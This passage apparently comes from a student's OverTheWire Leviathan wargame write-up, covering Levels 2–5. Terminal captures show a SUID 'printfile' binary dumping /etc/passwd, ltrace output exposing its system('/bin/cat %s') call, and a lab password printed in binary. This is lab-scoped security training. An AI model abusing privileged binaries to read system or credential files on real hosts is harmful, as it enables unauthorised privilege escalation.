
Conclusion:
This level highlighted the risks associated with insecure SUID binaries.


PUC:


leviathan2@leviathan: ~
Session Actions Edit View Help
┌──(gaurav㉿kali)-[~]
└─$ ssh leviathan2@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.210.216]:2223)' can't be established.
ED25519 key fingerprint is: SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/gaurav/.ssh/known_hosts).
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
backend: gibson-1
leviathan2@leviathan.labs.overthewire.org's password:
hostfile_replace_entries: link /home/gaurav/.ssh/known_hosts to /home/gaurav/.ssh/known_hosts.old: Operation not permitted
update_known_hosts: hostfile_replace_entries failed for /home/gaurav/.ssh/known_hosts: Operation not permitted


leviathan2@leviathan: ~
Session Actions Edit View Help
leviathan2@leviathan:~$ ls -la
total 36
drwxr-xr-x 2 root root 4096 Oct 14 09:27 .
drwxr-xr-x 150 root root 4096 Oct 14 09:29 ..
-rw-r--r-- 1 root root 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 root root 3851 Oct 14 09:19 .bashrc
-r-sr-x--- 1 leviathan3 leviathan2 15072 Oct 14 09:27 printfile
-rw-r--r-- 1 root root 807 Mar 31 2024 .profile
leviathan2@leviathan:~$ ./printfile
*** File Printer ***
Usage: ./printfile filename
leviathan2@leviathan:~$ ./printfile /etc/leviathan_pass/leviathan3
You cant have that file...
leviathan2@leviathan:~$ ./printfile /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin


Session Actions Edit View Help
utumno0:x:16000:16000:utumno level 0:/home/utumno0:/bin/bash
utumno1:x:16001:16001:utumno level 1:/home/utumno1:/bin/bash
utumno2:x:16002:16002:utumno level 2:/home/utumno2:/bin/bash
utumno3:x:16003:16003:utumno level 3:/home/utumno3:/bin/bash
utumno4:x:16004:16004:utumno level 4:/home/utumno4:/bin/bash
utumno5:x:16005:16005:utumno level 5:/home/utumno5:/bin/bash
utumno6:x:16006:16006:utumno level 6:/home/utumno6:/bin/bash
utumno7:x:16007:16007:utumno level 7:/home/utumno7:/bin/bash
utumno8:x:16008:16008:utumno level 8:/home/utumno8:/bin/bash
vortex0:x:5000:5000:vortex level 0:/home/vortex0:/bin/bash
vortex1:x:5001:5001:vortex level 1:/home/vortex1:/bin/bash
vortex10:x:5010:5010:vortex level 10:/home/vortex10:/bin/bash
vortex11:x:5011:5011:vortex level 11:/home/vortex11:/bin/bash
vortex12:x:5012:5012:vortex level 12:/home/vortex12:/bin/bash
vortex13:x:5013:5013:vortex level 13:/home/vortex13:/bin/bash
vortex14:x:5014:5014:vortex level 14:/home/vortex14:/bin/bash
vortex15:x:5015:5015:vortex level 15:/home/vortex15:/bin/bash
vortex16:x:5016:5016:vortex level 16:/home/vortex16:/bin/bash
vortex17:x:5017:5017:vortex level 17:/home/vortex17:/bin/bash
vortex18:x:5018:5018:vortex level 18:/home/vortex18:/bin/bash
vortex19:x:5019:5019:vortex level 19:/home/vortex19:/bin/bash
vortex2:x:5002:5002:vortex level 2:/home/vortex2:/bin/bash
vortex20:x:5020:5020:vortex level 20:/home/vortex20:/bin/bash
vortex21:x:5021:5021:vortex level 21:/home/vortex21:/bin/bash
vortex22:x:5022:5022:vortex level 22:/home/vortex22:/bin/bash
vortex23:x:5023:5023:vortex level 23:/home/vortex23:/bin/bash
vortex24:x:5024:5024:vortex level 24:/home/vortex24:/bin/bash
vortex25:x:5025:5025:vortex level 25:/home/vortex25:/bin/bash
vortex3:x:5003:5003:vortex level 3:/home/vortex3:/bin/bash
vortex4:x:5004:5004:vortex level 4:/home/vortex4:/bin/bash
vortex5:x:5005:5005:vortex level 5:/home/vortex5:/bin/bash
vortex6:x:5006:5006:vortex level 6:/home/vortex6:/bin/bash
vortex7:x:5007:5007:vortex level 7:/home/vortex7:/bin/bash
vortex8:x:5008:5008:vortex level 8:/home/vortex8:/bin/bash
vortex9:x:5009:5009:vortex level 9:/home/vortex9:/bin/bash
leviathan2@leviathan:~$


leviathan2@leviathan: ~
Session Actions Edit View Help
leviathan2@leviathan:~$ ltrace ./printfile /etc/passwd
__libc_start_main(0×80490ed, 2, 0×ffffd464, 0 <unfinished ...>
access("/etc/passwd", 4) = 0
snprintf("/bin/cat /etc/passwd", 511, "/bin/cat %s", "/etc/passwd") = 20
geteuid() = 12002
geteuid() = 12002
setreuid(12002, 12002) = 0
system("/bin/cat /etc/passwd"root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
syslog:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:991:991:systemd Resolver:/:/usr/sbin/nologin
uuidd:x:103:103::/run/uuidd:/usr/sbin/nologin
tss:x:104:104:TPM software stack,,,:/var/lib/tpm:/bin/false
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:106:1::/var/cache/pollinate:/bin/false
tcpdump:x:107:108::/nonexistent:/usr/sbin/nologin



Level 3 -> Level 4

Tool Used: SSH, Linux Terminal


Objective:
To locate hidden configuration files and extract the next-level password.


Steps Followed:

1. Logged in using Level 3 credentials.
2. Searched for hidden directories and files.
3. Located a file containing sensitive information.
4. Read the file to obtain the password.

Conclusion:
This level reinforced the importance of thorough system enumeration.

PUC:





Level 4 -> Level 5

Tool Used: SSH, Linux Terminal


Objective:
To retrieve sensitive data by analyzing file permissions.


Steps Followed:


1. Logged in using Level 4 credentials.
2. Checked permissions of files and directories.
3. Identified files that were readable despite restrictions.
4. Extracted the password from the accessible file.


Conclusion:
This level strengthened understanding of Linux file permissions and access control.

PUC:


leviathan4@leviathan: ~/.trash
Session Actions Edit View Help
(gaurav㉿kali)-[~]
$ ssh leviathan4@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.210.216]:2223)' can't be established.
ED25519 key fingerprint is: SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/gaurav/.ssh/known_hosts).
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
backend: gibson-1
leviathan4@leviathan.labs.overthewire.org's password:
hostfile_replace_entries: link /home/gaurav/.ssh/known_hosts to /home/gaurav/.ssh/known_hosts.old: Operation not permitted
update_known_hosts: hostfile_replace_entries failed for /home/gaurav/.ssh/known_hosts: Operation not permitted


leviathan4@leviathan: ~/.trash
Session Actions Edit View Help
firewall.
--[Tools]--
For your convenience we have installed a few useful tools which you can find
in the following locations:
* gef (https://github.com/hugsy/gef) in /opt/gef/
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
* gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
* pwntools (https://github.com/Gallopsled/pwntools)
* radare2 (http://www.radare.org/)
--[More information]--
For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/
For support, questions or comments, contact us on discord or IRC.
Enjoy your stay!
leviathan4@leviathan:~$ ls -la
total 24
drwxr-xr-x 3 root root 4096 Oct 14 09:27 .
drwxr-xr-x 150 root root 4096 Oct 14 09:29 ..
-rw-r--r-- 1 root root 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 root root 3851 Oct 14 09:19 .bashrc
-rw-r--r-- 1 root root 807 Mar 31 2024 .profile
dr-xr-x--- 2 root leviathan4 4096 Oct 14 09:27 .trash
leviathan4@leviathan:~$ cd .trash
leviathan4@leviathan:~/.trash$ ls
bin
leviathan4@leviathan:~/.trash$ ./bin
00110000 01100100 01111001 01111000 01010100 00110111 01000110 00110100 01010001 01000100 00001010
leviathan4@leviathan:~/.trash$





Level 5 -> Level 6

Tool Used: SSH, Linux Terminal

